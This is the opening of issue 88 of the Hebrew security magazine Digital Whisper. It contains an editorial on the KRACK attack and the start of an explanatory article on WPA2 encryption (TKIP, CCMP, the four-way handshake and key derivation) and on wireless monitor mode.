# Digital Whisper

גליון 88, נובמבר 2017


מערכת המגזין:

| | |
|---|---|
| מייסדים: | אפיק קסטיאל, ניר אדר |
| מוביל הפרויקט: | אפיק קסטיאל |
| עורכים: | אפיק קסטיאל |
| כתבים: | אפיק קסטיאל (cp77fk4r), יובל (tsif) נתיב, דר' גדי אלכסנדרוביץ', תומר חדד, קייל נס, שחף עטון, ליעם שטיין ויובל עטיה |



יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.



פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

# דבר העורכים

ברוכים הבאים לדברי הפתיחה של הגליון ה-88 של DigitalWhisper, גליון נובמבר!

החודש פרסמו שני חוקרים בלגיים פרטים אודות מתקפה חדשה על הפרוטוקול WPA2, את המתקפה הם כינו בשם "KRaCK". לא נכנס כרגע לפרטים הטכניים של המתקפה (לשם כך יש לכם מאמר שלם בגיליון), אך בכל פעם שמתפרסמת מתקפה אפקטיבית על פרוטוקול תשתיתי עם היקפי שימוש גבוהים כמו WPA2 כדאי לנסות להבין למה גילו אותה רק עכשיו.

אם מסתכלים על הפרטים היבשים הכל נראה הגיוני: לשני החוקרים יש ידע מאוד נרחב ב-RF (זו לא המתקפה הראשונה שהם פרסמו בתחום ה-Wireless) ומי שמרפרף על ה-White Paper מקבל את הרושם שמדובר במתקפה קריפטוגרפית, שזה תחום שכנראה נחשב מורכב יותר לפיצוח ורוב הידע הפרקטי בו לא נפוץ כמו בשאר הענפים של התחום. כך שעל פי הנתונים האלה, נראה הגיוני שהחולשה לא זוהתה עד כה.

עם זאת, תוך קריאה של המסמך לעומק, עולים מספר נתונים מאוד מעניינים, ואשמח להתעכב על שניים מהם:

- הנתון הראשון הוא **רמת האפקט**: ביצוע מוצלח של המתקפה מאפשר לתוקף לחשוף לחלוטין את התווך בין הנתב לבין עמדת הקצה.
- הנתון השני הוא **מורכבות המתקפה**: החלק שאותו החוקרים זיהו כבעייתי נמצא בשלבים המאוד מוקדמים של הפרוטוקול, ממש באחת החבילות הראשונות של שלב ה-Association. וטירגור המתקפה הוא ברמת של שידור חוזר של חבילה בודדת. ולמעשה, סטטיסטית, יש סיכוי שהמתקפה תתרחש גם מבלי התערבות של תוקף חיצוני.

למה אני מציין דווקא את שני הנתונים הנ"ל? מכיוון שבמקרה שלנו, כל אחד מהם הוא מאוד קיצוני וביחד שניהם יוצרים אפקט קיצוני אפילו יותר. WPA2 הוא פרוטוקול נפוץ מאוד, שנמצא פה כבר מעל עשור, ונכון להיום הוא מוגדר כדרך הבטוחה ביותר לשמירה על הרשת האלחוטית שלכם. היינו מצפים שאם ימצאו בו חולשה - היא תהיה באיזור מאוד פנימי בפרוטוקול, ושנדרשת הבנה עמוקה בתחום כדי לזהות אותה, או שהאפקט שלה יהיה מזערי יחסית (נניח: שהיא עצמה תהיה פרימיטיב של מתקפה אחרת). אך מה שמפתיע מאוד במקרה שלנו הוא שילובם של שני הנתונים האלה: המתקפה אינה דורשת הבנה עמוקה בפרוטוקול והאפקט שלה הוא קטסטרופלי.

אני חס וחלילה לא מזלזל בשני החוקרים הנ"ל, שניהם כנראה יותר ממוכשרים, ובפועל - הם מצאו חולשה קריטית בפרוטוקול שנחשב תשתיתי מאוד. אך הטענה שלי היא שגם אם לא היה להם את הידע הנרחב בתחום ה-RF הם היו יכולים לזהותה, וגם - נכון שמדובר במתקפה על הפן הקריפטוגרפי של הפרוטוקול, אבל בפועל אין כאן שום חידוש התקפי קריפטוגרפית. ואני בספק אם ניתן להחשיב אותה ככזאת.

רמת הפשטות שלה מזכירה במקצת מתקפה אחרת על אותו הפרוטוקול, מתקפה מ-2010 בשם שהמגלים שלה כינו אותה, כבדיחה, "Hole 196". היא הייתה כל כך פשוטה לזיהוי, שניתן לזהותה רק על פי קריאה של עמוד 196 בספר התקן IEEE 802.11.

אז למה גילו אותה רק עכשיו? אני לא באמת יכול לספק לכם תשובה, עניין של מזל? אף אחד לא הסתכל על החלק הזה בפרוטוקול? חוקרים גילו אותה בעבר ולא הסכימו לפרסם? כנראה שכל אחת מהתשובות יכולה להיות נכונה ואפשרי שכולן שגויות. אך מה שכן אפשר להניח, הוא שאם מצאו את המתקפה הזו (ועוד עשרות דוגמאות למקרים כאלה מההיסטוריה הלא כל כך רחוקה) עדיין יש עוד לא מעט חולשות בסיגנון הזה, שרק מחכות שמישהו יגלה וינצל אותן.

תיהיו חכמים, אל תסמכו על התשתיות שלכם.

ולפני שניגש אל תוכן הגליון, ברצוננו להגיד תודה רבה לכל מי שהשקיע ממרצו ומזמנו לטובת הקהילה, תודה רבה ל**יובל (tsif) נתיב**, תודה רבה ל**דר' גדי אלכסנדרוביץ'**, תודה רבה ל**תומר חדד**, תודה רבה ל**קייל נס**, תודה רבה ל**שחף עטון**, תודה רבה ל**ליעם שטיין** ותודה רבה ל**יובל עטיה**.

**קריאה נעימה,**

**אפיק קסטיאל וניר אדר**

# תוכן עניינים


| | |
|---|---|
| דבר העורכים | 2 |
| תוכן עניינים | 4 |
| Wpa2: Key Reinstallation Attack | 5 |
| המעשה המופלא בקבוע המסתורי 0x5f3759df | 29 |
| Anti Reverse Engineering בסביבת Windows | 51 |
| Threadmap - Detecting Process Hollowing | 98 |
| Pwning Elfs For Fun And Profit | 111 |
| דברי סיכום | 170 |

# WPA2: Key Reinstallation AttaCK

מאת אפיק קסטיאל (cp77fk4r) ויובל (tsif) נתיב

## הקדמה

ב-16 לאוקטובר, פרסמו החוקרים Mathy Vanhoef ו-Frank Piessens מקבוצת המחקר "DistriNet" מידע טכני אודות מתקפה על הפרוטוקול WPA2 שאותה כינו:

"Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2"

או בקיצור: "KRACK".

עד כה, המימושים השונים של WPA2 נחשבו כדרך הבטוחה ביותר לאגן על רשתות Wireless, הן כמשתמשים ביתיים והן כארגונים, וגם אם נמצאו ופורסמו מתקפות שונות על הפרוטוקול הן דרשו כוח חישוב לא קטן אשר הפך אותן לכמעט לא פרקטיות. הפרסום הנ"ל עורר (ונכון לכתיבת שורות אלו - עדיין מעורר) בהלה לא קטנה בתחום, שכן המתקפה הנ"ל אינה מצריכה מהתוקף יכולות עיבוד גבוהות וגם - נמצא שהיא אפקטיבית לכמעט כלל המימושים השונים של פרוטוקול זה אצל ה-Vendor-ים השונים.

הרבה כבר נכתב על המחקר ועל ההשלכות שלו החל מחוקרים שהגיעו למסקנה שזהו יום הדין ועד לחוקרים שטענו שההשלכות של המחקר והבעיות האלה הינן שוליות ועוד רעש תקשורתי.

במאמר זה ננסה להביא את המידע הטכני הרלוונטי אודות המתקפה, ממה היא נובעת, מה הן באמת השפעותיה וכיצד ניתן להתגונן.

אך לפני כן, איך אפשר בלי קצת רקע?

## הגנה על רשתות אלחוטיות

רבות נכתב (גם במסגרת המגזין) על הצורך באבטחת רשתות Wireless, ולכן לא נפרט על כך יותר מדי, אך הנקודה החשובה ביותר שיש להבין בעניין היא שההבדל המהותי בין רשתות קוויות לרשתות אל-חוטיות הוא שברשתות אל-חוטיות נקודת הממסר אינה יודעת מה המיקום המדויק של הלקוח (ויותר מכך - מיקום הלקוח יכול להשתנות בכל רגע נתון) ונכון להיום, אין לה דרך לשלוח ללקוח הספציפי את המידע באופן אישי. על מנת להתמודד עם בעיה זו, המידע מופץ באוויר לכלל הרשת. נשמע מסוכן? בהחלט, אף בר-דעת לא היה מעז לשלוח את פרטי ההזדהות שלו לחשבון הבנק אם הוא היה יודע שכל מי שמחובר לרשת יכול באופן הפשוט ביותר לצפות במידע. ובדיוק כך חשבו גם החבר'ה מ-IEEE, ולכן בעת הנדסת התקן 802.11 הם הכניסו שכבת הצפנה אופציונלית בשם WEP (קיצור של Wired Equivalent Privacy).

פרוטוקול זה היה נפוץ מאוד, הן בגרסאות 64bit WEP (לשימוש במפתח של 40bit ו-IV של 24bit) והן בגרסאות 128bit WEP (לשימוש במפתח של 104bit ו-IV של 24bit), ובתחילת עידן הרשתות האלחוטיות נחשב ל-"מספיק בטוח". הרעיון הוא לספק שכבת הצפנה שעל גביה תעבוד הרשת, וכך מי שאין לו את המפתח, אומנם יכול להסניף את התדר, אך לא יכול לפענח ולהבין את התוכן.

מי מהקוראים אשר מכיר קצת היסטוריה, יודע שלא עברו הרבה ביטים באוויר לפני שהאקרים הראו כי הפרוטוקול הנ"ל הוא לא חומה מספיק גבוהה ול-WEP מספר חסרונות וכשלים בסיסיים. כשלים כגון החולשות בהנדסה של WEP כדוגמת העובדה שכלל הרשת מוצפנת באותו המפתח, זאת אומרת שברגע שיש לי את סיסמאת הרשת אני יכול להאזין לכלל התעבורה (כך שגלישה ברשת של בית הקפה השכונתי המוגנת ב-WEP עם סיסמה אינה בטוחה, כי המידע שלי יהיה זמין וגלוי לכל לקוח אחר). או חולשות במימוש של WEP, כדוגמת שליחת ה-IV באופן גלוי או שימוש ב-IV חלש מאוד (24bit נותן לנו 16,777,215 אופציות שונות ל-IV, מה שמגדיל משמעותית את הסיכוי לשימוש חוזר באותו ה-IV) וכך להחלשת מנגנון ההצפנה המבוסס RC4.

באותו הזמן נכתבו מספר רב של סקריפטים וכלים שאפשרו גם למי שלא מבין כלל בקריפטוגרפיה ליזום מתקפות אלו ולפרוץ לרשתות WEP, כגון הכלים AirCrack, Kismet, AirSnort. קהילות ההאקינג אחלו להמליץ על כרטיסי Wireless חיצוניים אשר מומלצים לשימוש בכלים אלו והחלו להימכר Kit-ים יעודיים לפריצה לרשתות אלחוטיות.

במקביל לגילויים אלו, עלה משמעותית השימוש ברשתות Wireless, הן במשק הבייתי והן במשק העסקי, יותר ויותר משתמשים ביתיים התקינו נתבים אלחוטיים, יותר ויותר חברות החלו לפרוש רשתות אלחוטיות במקום ה-LAN החביב והמוכר, כך שכיום כבר לא ניתן לקנות מחשב נייד עם יציאת RJ45 בכלל...

מסיבות אלו ונוספות, נוספו שיפורים רשמיים יותר ורשמיים פחות לפרוטוקול זה, כגון WEP2, WEPPlus, Dynamc WEP, כל מימוש מתמודד אחרת עם הבעיות שעלו במימוש המקורי (לדוגמא: אחד השינויים שהביא איתו WEP2 היה הגדלת המפתח וה-IV ל-128bit וכך להקטין את הסיכוי לשימוש חוזר באותו IV), אך בשל הכשלים הנוספים שהיו בפרוטוקול, נראה שלא היה מנוס אלא לכתוב שכבת הגנה חדשה.

## קצת על WPA ו-WPA2

פרוטוקולי תקשורת אלחוטיים הפכו להיות שכיחים בנוף היום יומי של כולנו. בשנת 2004 IEEE הודיעו על התקן 802.11i ובמסגרתו על שחרור פרוטוקול WPA2 אשר היווה שידרוג לפרוטוקול WPA ששוחרר מעט לפני כן (2003). במאמר זה אנחנו נתייחס בעיקר לגרסא הנפוצה שרובנו מכירים הידועה בשם WPA2-Personal, פרוטוקול זה הוא הנפוץ מבין השניים ומשמעותו הוא ביסוס על PSK - Pre Shared Key. הגרסא הנוספת של WPA2 מגיעה בתצורת השימוש לארגונים (WPA2-Enterprise) והינו תהליך אימות מבוסס שרתי RADIUS. ההבדל העיקרי בין השניים הוא שבשני תהליך האימות לא מתבצע מקומית בנתב אלא על ידי שרת נוסף.

כאשר אנו מתארים את הביטוי WPA2-PSK אנו בעצם מתארים את העובדה שתהליך האימות מבוסס על מפתח משותף. חשוב להבין זאת כי אין אנו מזכירים את אופן ההצפנה עצמה. כאשר נעבור לדון בשיטת ההצפנה עצמה אנחנו עוברים לבחירה המגוונת בין CCMP ל-TKIP. שתי הטכנולוגיות הללו נחשבות מאובטחות מאוד בעבר וגם היום. נתחיל מסקירה של הפרוטוקולים הללו.

### TKIP - Temporal Key Integrity Protocol

הפרוטוקול הנ"ל נחשב למיושן יחסית והוצג על ידי IEEE ביחד עם פרוטוקול WPA הראשון. מטרתו העיקרית של הארגון בהצגת הפרוטוקול היה למנוע את רוב הבעיות שהתרחשו בפרוטוקול ה-WEP שנסקר כאן קודם. לכן הוצגו כמה שינויים עיקריים. פרוטוקול ההצפנה נשאר כשהיה, RC4 שהינו מסוג Stream. יחד עם זאת, הוכנס תהליך ערבול מפתחות (Key Mixing) יחד עם IV טרם אתחול מנגנון ה-RC4. בנוסף הוכנס counter לתוך החבילות על מנת לוודא שאין הזרקה של חבילות מחוץ לסדר. במידה ורכיב יקבל הודעה מחוץ לסדר החבילות המכשיר יבצע drop. שינוי אחרון חביב; לכל חבילה מצורף MIC (קיצור Message Integrity Check) באורך 64bit. כל הדברים הללו התאחדו סביב הרעיון העיקרי של מניעת שימוש באותו מפתח להצפנת החבילות. צפנים סימטריים רגישים למגוון של התקפות אשר מבוססות על שימוש חוזר/קרוב של מפתח כאשר הידועה ביותר היא ההתקפה Attack Known Plain Text בה התוקף יכול להניח קיום של מידע מסוים בחבילה (TCP Headers, HTTP Headers , וכו') ומשם לנסות "לפתור" מפתח מתאים וממנו לגזור את שאר המפתחות ל-session.

### CCMP - CCM mode Protocol

גם כאן מדובר בפרוטוקול שעיקר עיצובו נועד למנוע את הבעיות החמורות אשר התגלו בפרוטוקול ה-WEP. ההבדל העיקרי והמשמעותי ביותר מבין שאר חבילות ההגנה המצויות בתקנים אלחוטיים הוא הבסיס על חבילת הצפנה סימטרית מסוג בלוק ולא מסוג Stream. חשוב לציין שגם CCMP וגם TKIP הינם פרוטוקולים המיועדים לאפיין ו"לסדר" את כל הסוגיות הקשורות לאימות, הצפנה, החלפת מפתחות ובקרת גישה.


למרות ש-CCMP נשמע פרוטוקול זר, הינו פרוטוקול המיועד להגדיר את כל תהליך ההצפנה והאימות כאשר ההצפנה מבוססת על AES המפורסם והידוע.

תהליך ההצפנה מורכב מהשלבים הבאים:


1. ההתקן מקבל הודעה לשליחה (MPDU). ההודעה הזאת כוללת את ה-Headers המתאימים. כתובת ה-MAC מועתקת ונשמרת לשלב מאוחר יותר.
2. מ-Headers של הודעת ה-MPDU מחושב MIC באורך 8 ביטים ונוצר Header ריק של הודעת CCMP. ה-MIC מחושב על ה-Header יחד עם Nonce על מנת למנוע שידור חוזר.
3. ה-MIC מצורף ל-Data של ההודעה.
4. ה-MIC וה-Data עוברים הצפנה ולאחר מכן מצרפים את ה-Header של ה-CCMP.
5. כתובת ה-MAC המקורית מצורפת ל-Headers החדשים שלא מוצפנים יחד עם המידע המוצפן. ההודעה משודרת.

יש לציין שה-Header של ה-CCMP אינו מוצפן באף שלב מכיוון שעל הלקוח להיות מסוגל לפענח ולהבין את ההודעה (ובכלל לדעת שעליו לקרוא את ההודעה). ל-header של ה-CCMP יש שתי מטרות עיקריות:

1. למנוע שידור מחדש על ידי צירוף של Packer Number הידוע גם כ-PN (באורך של 48-ביט).
2. במקרה שבו מדובר בהודעה קבוצתית ישנו דגל שיאמר ללקוח בעזרת איזה מפתח עליו לפענח את ההודעה.




תהליך ההצפנה עצמו:



לא נפרט עוד על פרוטוקולים אלו במאמר זה, מפני שזה אינו סקופ המאמר, **אך חשוב לזכור שפרוטוקולים ממשפחה זו רגישים מאוד לשימוש הצפנה בעזרת אותו המפתח**, וכאשר נעשה שימוש חוזר באותו המפתח - די בקלות יהיה ניתן לפענח את ההודעה המקורית (למתעניינים: קראו על המתקפה "Crib Dragging").

## לחיצת ידיים 4 שלבית

תהליך ה-4Way Handshake הינו השלב הראשון בעת התחברות לרשת המוגנת בתקן 802.11i. והמטרה שלו הוא לאפשר הן לצד המזדהה (לדוגמא - עמדת הקצה) והן לצד המזהה (לדוגמא - הנתב) לאמת כי הצד השני מחזיק ב-Pre-Shared Key או ב-Pairwise Master Key מבלי באמת להציג אותו. הנתב מעוניין לזהות את המשתמש על מנת להוכיח כי הוא אינו משתמש זדוני ועמדת הקצה מעוניינת לזהות את הנתב על מנת להוכיח כי מדובר ברשת אותנטית ולא ב-Evil Twin שתוקף הקים לטובת גניבת סיסמת ההזדהות לרשת.

מלבד הסיבה הזו, הבנת הליך זה חשוב מאוד - מפני שבו נמצאה החולשה בה עושה שימוש המתקפה KRaCK. אך לפני שנצלול לעומק העניין, בואו נבהר מספר מושגים, הבנת המושגים הנ"ל רלוונטית להבנת המשך העניין, אך טוב לזכור כי חלקם מתחום הקריפטוגרפיה ולא מתחום רשתות ה-Wireless באופן ספציפי.

- **Nonce** - מספר אקראי שתפקידו להגביר את אפקט הראנדומיזציה של פעולת ההצפנה, ליצור ייחודיות למופע הספציפי של החבילה, למנוע מתקפות כמו Replay Attack וכו', חשוב מאוד לעשות שימוש יחיד במספר הזה ולא לחזור עליו, חזרה עליו שוב ושוב עלולה להקל על התוקף בעת ניסיון שבירת הסיסמה. במאמר זה נשמור על ההגדרות ההגדרה שמצויות בשאר החומרים הכתובים ונדגיש כי למרות ש-Nonce הינו ביטוי כללי למספר האקראי הנ״ל, פעמים רבות נתייחס אל S-Nonce כאל Nonce שמקורו מהלקוח המבקש להתחבר לרשת ו-A-Nonce שמקורו מרכיב התקשורת המנהל.
- **PSK** - קיצור של Pre-Shared Key, סוד שנקבע ע"י שני הצדדים מבעוד מועד, על מנת לבצע את ההזדהות כל צד ירצה לאמת כי הצד השני אכן מחזיק בה אך מבלי לחשוף את התוכן שלה. הסוג הנ"ל הוא אינו המפתח לרשת, אך בהחלט משתמשים בו בהתליך חישוב המפתחות (כך למשל ניתן להשתמש בסיסמה אחת לרשת אך במפתח הצפנה שונה עבור כל עמדת קצה - מה שימנע מרכיבים אחרים ברשת לפענח את התקשורת כולה).
- **PMK** - קיצור של Pairwise Master Key, יהיה בשימוש במידה וברשת נעשה שימוש בשרת הזדהות חיצוני. בעת שימוש ב-WPA2-Personal אין שימוש בשרת שכזה וה-PSK משמש בתור PMK, אך בעת השימוש ב-WPA2-Enterprise נעשה השימוש בשרת כזה ובעת הליך ההזדהות מתבצע שימוש גם ב-PMK. לטובת ייצור מפתח שכזה משתמשים בדרך כלל בתשתית EAP

(קיצור של Extensible Authentication Protocol) המאפשרת הזדהות ע"ב יחידת זיהוי חיצונית (לדוגמא Active Directory או שרת RADUIS) - המפתח הנ"ל הוא אחד המפתחות החשובים בהליך האימות. בשום שלב לא נרצה לשדר אותו. ה-PMK נוצר ע"י הפעלת PBKDF2 באופן הבא:

```
PMK = PBKDF2(Hash_Function, PSK, SSID, Num_of_Hash_Iterations ,
PMK_Size_In_Bits)
```

לדוגמא, שימוש נפוץ:

```
PMK = PBKDF2(HMAC-SHA1, PSK, SSID, 4096, 256)
```

לטובת העמקה, תוכלו לשחק באופן אינטרקטיבי עם העניין באתר הבא:
https://asecuritysite.com/encryption/ssid_hm

- **PTK** - קיצור של Pairwise Transient Key, מפתח זה הוא חיבור של ה-PMK, שני ערכי Nonce שמיוצרים אחד ע"י הנתב (ANonce) והשני ע"י עמדת הקצה (SNonce), וכן, כתובות ה-MAC של הנתב ושל עמדת הקצה, על המחרוזת שנוצרת מחיבור כלל המחרוזות הנ"ל (בסדר הזה) מפעילים Pseudo Random Function לטובת יצירת HASH שאיתו נוכל להשתמש:

```
PTK = PRF(PMK + AP_Nonce + WS_Nonce + EP_MAC + EP_MAC)
```

שימו לב שרב הנתונים שיוצרים את ה-PTK ידועים לכלל, הסוד היחיד שמרכיב אותו הוא ה-PMK, וזה בדיוק תפקידו של ה-PTK, להוות נגזרת של ה-PMK בכל פעם שנרצה לבצע שימוש המבטיח ידיעה של ה-PMK מבלי באמת להשתמש ב-PMK. אנו נשאף להשתמש רק פעם אחת בכל **PTK** שנוצר. כל שימוש באותו **PTK** מעבר לפעם הבודדת - מסכן את כל בטיחות הערוץ, וזאת מכיוון שאז, בפועל, נעשה שימוש ב-Nonce-ים שנוצרו יותר מפעם אחת.

- **GTK** - קיצור של Groupwise Temporal Key, נועד לשימוש במקרים בהם יש צורך לשלוח הודעות Broadcast ו-Multicast ברשת (כאמור, ב-WPA2 יש מפתח שיחה ייחודי בין הנתב לכל עמדת קצה), המפתח הנ"ל מתקבל מהנתב בסוף הליך ההזדהות. את ה-GTK הנתב גוזר מתוך מפתח אחר בשם **GMK** (קיצור של Groupwise Master Key), המפתח ממנו גוזרים את ה-GTK, היחס בינו לבין ה-GTK דומה ליחס בין ה-PMK לבין ה-PTK.


- **MAC** - קיצור של Message Authentication Code, הינו קונספט לפונקציות אימות מסרים עם צד מאמת שאיתו חלקנו מפתח מראש. השימוש בהן עובד באופן הבא: הן מקבלות מחרוזת (מסר אקראי) ומפתח, התוצר שלהן יהיה Authenticator (או "Tag") - מחרוזת שאותה ניתן לשלוח ביחד עם המסר המקורי לצד המאמת. הצד המאמת יוכל לקחת את המסר, להפעיל עליו את אותה הפונקציה עם מפתח שנמצא בידיו, ובמידה והתוצאה יוצאת זהה - הוא יודע שהצד המתאמת מחזיק במפתח גם הוא. המושג **MIC** (קיצור של Message Integrity Code) זהה ברובו המוחלט למושג MAC ומשתמשים בו (ברב המקרים) כדי שלא ייווצר בלבול בין עם המושג Media Access Control מעולם רשתות התקשורת. עם זאת, חשוב להוסיף כי במקרים שבהם

מדברים על MIC ולא כדי למנוע את הבלבול, מתכוונים לשימוש בפונקציות גיבוב ללא מפתח חיצוני.

בעזרת שימוש בפונקציות MAC אלה ניתן לאמת שני דברים:

- ראשית - את אותנטיות השולח, רק שולח המחזיק במפתח יוכל לשלוח מסקר אקראי ואת הצופן שלו עם המפתח הנכון.
- שנית - את אותנטיות המידע שהתקבל. הצד המאמת יוכל לדעת ששום גורם זדוני (שאינו מחזיק את המפתח) לא ערך את המידע שהגיע לאחר שיצאה מהשולח.

אז לאחר כל הכיף הזה, בואו נראה איך התהליך נראה ממבט על:




[מקור: https://en.wikipedia.org/wiki/IEEE_802.11i-2004]

השלבים הם:

**בשלב הראשון**, לא קורה יותר מדי, הנתב מחולל מספר אקראי (בתרשים: ANonce) ושולח אותו ללקוח. השלב הזה גם ידוע בשם Assosiation.

- **בשלב השני**, על הלקוח לייצר את ה-PTK (תזכורת: Pairwise Transient Key), ולאחר שקיבל את ה-Nonce שחולל הנתב - יש בידיו את כלל המידע הדרוש:
  - את ה-PMK או ה-PSK הוא יודע לייצר לבדו / או באמצעות שרת האותנטיקציה שהוגדר לרשת
  - את ה-Nonce של הנתב הוא הרגע קיבל כך שעליו רק לחולל מספר אקראי משלו (בתרשים: SNonce)
  - את כתובות ה-MAC של הנתב הוא יודע להוציא מהחבילה שקיבל ואת כתובת ה-MAC שלו עצמו הוא יודע.

לאחר יצירת ה-PTK הלקוח שולח לנתב TAG (בתרשים: MIC) שנוצר ע"י שימוש ב-PTK. בנוסף ל-Nonce שבו השתמש (בתרשים: SNonce)

- **בשלב השלישי**, הנתב מקבל את את ה-**SNonce** מהלקוח ומייצר באמצעותו את ה-**PTK**. מבצע אימות של ה-**MIC** (ברגע שהוא קיבל מהלקוח את ה-**SNonce**, הוא יכול לחולל את ה-**PTK**, להפעיל על החלק הגלוי של ה-**MIC** את פונקצית ה-**MAC** ולאמת שאכן הוא מקבל את מה שציפה לו כפי שקיבל מעמדת הקצה). בשלב זה הנתב מחולל MIC משל עצמו (ובמידת הצורך גם GTK מתוך ה-GMK) ושולח אותם לעמדת הקצה.

- **בשלב הרביעי**, עמדת הקצה מבצעת עימות ל-**MIC** שהתקבל מהשרת. ובמידה ושלב זה עובר בהצלחה - עמדת הקצה שולחת **Ack**.

לאחר שעמדת הקצה התקינה את ה-PTK, היא תגזור ממנו שלושה מפתחות חדשים: ה-KCK (קיצור של Key Confirmation Key), מפתח בשם KEK (קיצור של Key Encryption Key) ואת ה-TK (קיצור של Temporal Key). בשני המפתחות הראשונים היא תעשה שימוש לטובת הגנה על תהליכי ה-Handshake וב-TK היא תעשה שימוש לטובת איתחול וקטור הצפנת המידע בעזרת השימוש באלגוריתם ההצפנה שנקבע לרשת (כגון TKIP או CCMP עליהם הוסבר בראשית המאמר).

בכל פעם שעמדת הקצה תעשה שימוש באחד מפרוטוקולי ההצפנה, הללו, יעשה שימור ב-TK שנגזר עם Counter עולה, וכך יובטח כי לא יעשה שימוש באותו וקטור איתחול, מה שיאפשר המשך עבודה בטוחה עם אותו מנגנון הצפנה. כל עוד מדובר ב-**PTK** חדש שלא נעשה בו שימוש, וכל עוד נעשה שימוש ב-**Counter** - אין מה לדאוג, הפרוטוקול והרשת בטוחים.

## קצת פרקטיקה

### מסניפים ביטים

אחרי שדיברנו לא מעט באויר (תרתי משמע), בואו נראה איך זה מתבצע בפועל. נכתב רבות על איך להסניף ב-Monitor Mode תחת Linux אבל על איך לבצע זאת ב-Windows כמעט ולא. ולכן נבחר לעשות זאת תחת מערכת הפעלה זו. אך לפני כן - מה זה אומר Monitor Mode?

לא מעט מתבלבלים בין Monitor Mode לבין Promiscuous Mode למרות שאין כל כך קשר בין השניים. ב-**Promiscuous Mode** אנו נבקש מכרטיס הרשת להעלות למערכת ההפעלה חבילות מידע שאינן מיועדות אליה (לדוגמא - חבילות שכתובת ה-MAC שלהן לא מיועדות אלינו) על מנת שנוכל לראות את תוכנן, זהו מצב שניתן להשתמש בו הן בכרטיסי רשת קווים והן בכרטיסים רשת אל-חוטיים. **Monitor Mode** הוא מצב ייחודי לכרטיסי רשת אל-חוטיים, ובו אנו מורים לכרטיס הרשת להעביר לנו חבילות מידע גם כאשר הוא אינו מחובר לאף רשת. מצב זה הינו מצב אחד מתוך שבעה מצבים שונים שבהם ניתן להפעיל כרטיסי רשת אל-חוטיים:

- Master
- Managed


- Ad hoc
- Mesh
- Repeater
- Promiscuous
- Monitor mode

שאר המצבים מעניינים מאוד (לדוגמא, מצב Master מאפשר להפוך את כרטיס הרשת ל-Access Point, ו-Repeater מאפשר לנו לפרסם רשת קיימת), אך הם מעבר לסקופ המאמר ולכן לא נפרט עליהם עוד.

